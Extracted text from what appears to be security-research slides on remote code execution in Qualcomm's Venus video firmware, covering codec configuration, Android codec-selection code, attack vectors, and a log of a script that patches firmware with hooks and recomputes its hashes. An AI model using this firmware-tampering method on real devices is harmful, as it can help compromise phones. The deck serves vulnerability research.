
```
<MediaCodec name="OMX.qcom.video.decoder.avc" type="video/avc" >
  <Quirk name="requires-allocate-on-input-ports" />
  <Quirk name="requires-allocate-on-output-ports" />
  <Limit name="size" min="64x64" max="4096x4096" />
  <Limit name="alignment" value="2x2" />
  <Limit name="block-size" value="16x16" />
  <Limit name="block-count" range="1-34560" />
  <Limit name="blocks-per-second" min="1" max="1958400" />
  <Limit name="bitrate" range="1-100000000" />
  <Feature name="adaptive-playback" />
  <Limit name="concurrent-instances" max="16" />
</MediaCodec>
```




Hardware Decoder – High Priority

```
void MediaCodecList::findMatchingCodecs(  
    const char *mime, bool encoder, uint32_t flags,  
    Vector<AString> *matches) {  
    matches->clear();  
  
    const sp<IMediaCodecList> list = getInstance();  
    if (list == nullptr) {  
        return;  
    }  
  
    size_t index = 0;  
    for (;;) {  
        ssize_t matchIndex =  
            list->findCodecByType(mime, encoder, index);  
  
        if (matchIndex < 0) {  
            break;  
        }  
  
        index = matchIndex + 1;  
  
        const sp<MediaCodecInfo> info = list->getCodecInfo(matchIndex);  
        CHECK(info != nullptr);  
        AString componentName = info->getCodecName();  
  
        if ((flags & kHardwareCodecsOnly) && isSoftwareCodec(componentName)) {  
            ALOGV("skipping SW codec '%s'", componentName.c_str());  
        } else {  
            matches->push(componentName);  
            ALOGV("matching '%s'", componentName.c_str());  
        }  
    } « end for ; ; »  
  
    if (flags & kPreferSoftwareCodecs ||  
        property_get_bool("debug.stagefright.swcodec", false)) {  
        matches->sort(compareSoftwareCodecsFirst);  
    }  
} « end findMatchingCodecs »
```

Hardware Decoder Overview



Overall Roadmap - RCE in Venus



Remote Attack Vector



Browser



MMS



Instant Message App

Agenda


- Background
- Debug Venus
- Reverse Engineering
- Vulnerability and Exploitation

Debug Venus

- A – Secure Boot Vulnerability
- B – Local Venus Vulnerability
- C – Development Board
- D – Buy a phone with Secure Boot disable...

Venus Debugger


```
lynngong@ubuntu:~/venus_modify
lynngong@ubuntu:~$ cd venus_modify
lynngong@ubuntu:~/venus_modify$ python GeneratePatch.py
Let's go!
cp ./Firmware_Original/* ./Firmware/
--> 1 Collect patch info
--> 2 Generate Patch.s and copy to ./jni/
0x000018f8, NotifySysError, Label, ,
0x00003630, CODE 3630, Label, ,
0x000059d4, PATCH_JUMPER_1, Patch, PATCH_JUMPER_1, PATCH_JUMPER_1_END
0x00009510, LOG, Label, ,
0x00009810, ORIGINAL_CODE, Label, ,
0x00009914, DEMON_ENTRY, Patch, DEMON_ENTRY, DEMON_END
0x00009ef8, CODE 9EF8, Label, ,
0x00009f54, CODE 9F54, Label, ,
0x0001862c, PATCH_HANDLER_ENTRY, Patch, PATCH_HANDLER_ENTRY, PATCH_HANDLER_END
0x00062280, PATCH_JUMPER_2, Patch, PATCH_JUMPER_2, PATCH_JUMPER_2_END
0x0008a140, HOOK, Label, ,
0x0010011c, COMMAND_FLAG, Patch, COMMAND_FLAG, COMMAND_FLAG_END
--> 3 Now build Patch.o
Android NDK: APP PLATFORM not set. Defaulting to minimum supported version android-14.
[armeabi] Compile arm      : jumper <= Patch.s
[armeabi] SharedLibrary    : libjumper.so
[armeabi] Install         : libjumper.so => libs/armeabi/libjumper.so
--> 4 Get patches from Patch.o
--> 4.1 Get .text section offset in the file
.text section offset in the file : 0x00000040
--> 4.2 Extract code from the file And then Do Patch
Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o PATCH_JUMPER_1, (0x000059d4, 0x000059d8) -> ./Firmware/venus.b02, 0x000059d4
--> 4.3 Update Hash for venus.b02 in venus.mdt
New SHA256: ca8bc39daf74416b16e2e95357ac93341f582ce1775f66962d8617c023ae79ce
Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o DEMON_ENTRY, (0x00009914, 0x0000991c) -> ./Firmware/venus.b02, 0x00009914
--> 4.3 Update Hash for venus.b02 in venus.mdt
New SHA256: 7e5354354d8d4a1775b1e8e996e4b9db4f5121bafabada85ed326f3a86997d5
Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o PATCH_HANDLER_ENTRY, (0x0001862c, 0x00018649) -> ./Firmware/venus.b02, 0x0001862c
--> 4.3 Update Hash for venus.b02 in venus.mdt
New SHA256: 5c0de5b17e0abc66cb591696d0401462fbfb64e4370976b9fb0ebd5bd3fb5a02
Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o PATCH_JUMPER_2, (0x00062280, 0x00062284) -> ./Firmware/venus.b02, 0x00062280
--> 4.3 Update Hash for venus.b02 in venus.mdt
New SHA256: 2d40de13291f3b2cee513f682ae87cf1492f8d3520cab0c0d717707f3564ef91
Do Patch : /home/lynngong/venus_modify/obj/local/armeabi/objs/jumper/Patch.o COMMAND_FLAG, (0x0010011c, 0x0010012d) -> ./Firmware/venus.b03, 0x0000011c
--> 4.3 Update Hash for venus.b03 in venus.mdt
New SHA256: a38108a3d7858e658882f600bc683fa92d9c8691d7d43e6e19c8d040fdb026d4
error: device not found
--> 4.4 adb push ./Firmware/ /data/local/tmp/firmware/
error: device not found
```




Agenda

- Background
- Debug Venus
- Venus Reverse Engineering
 - OMX Component and Driver (Linux Side)
 - OMX Architecture
 - OMX Qualcomm Video
 - Venus
 - Memory Layout
 - Registers
 - Modules
 - Attack Surfaces
- Vulnerability and Exploitation

Venus Overview



OMX - Arch.



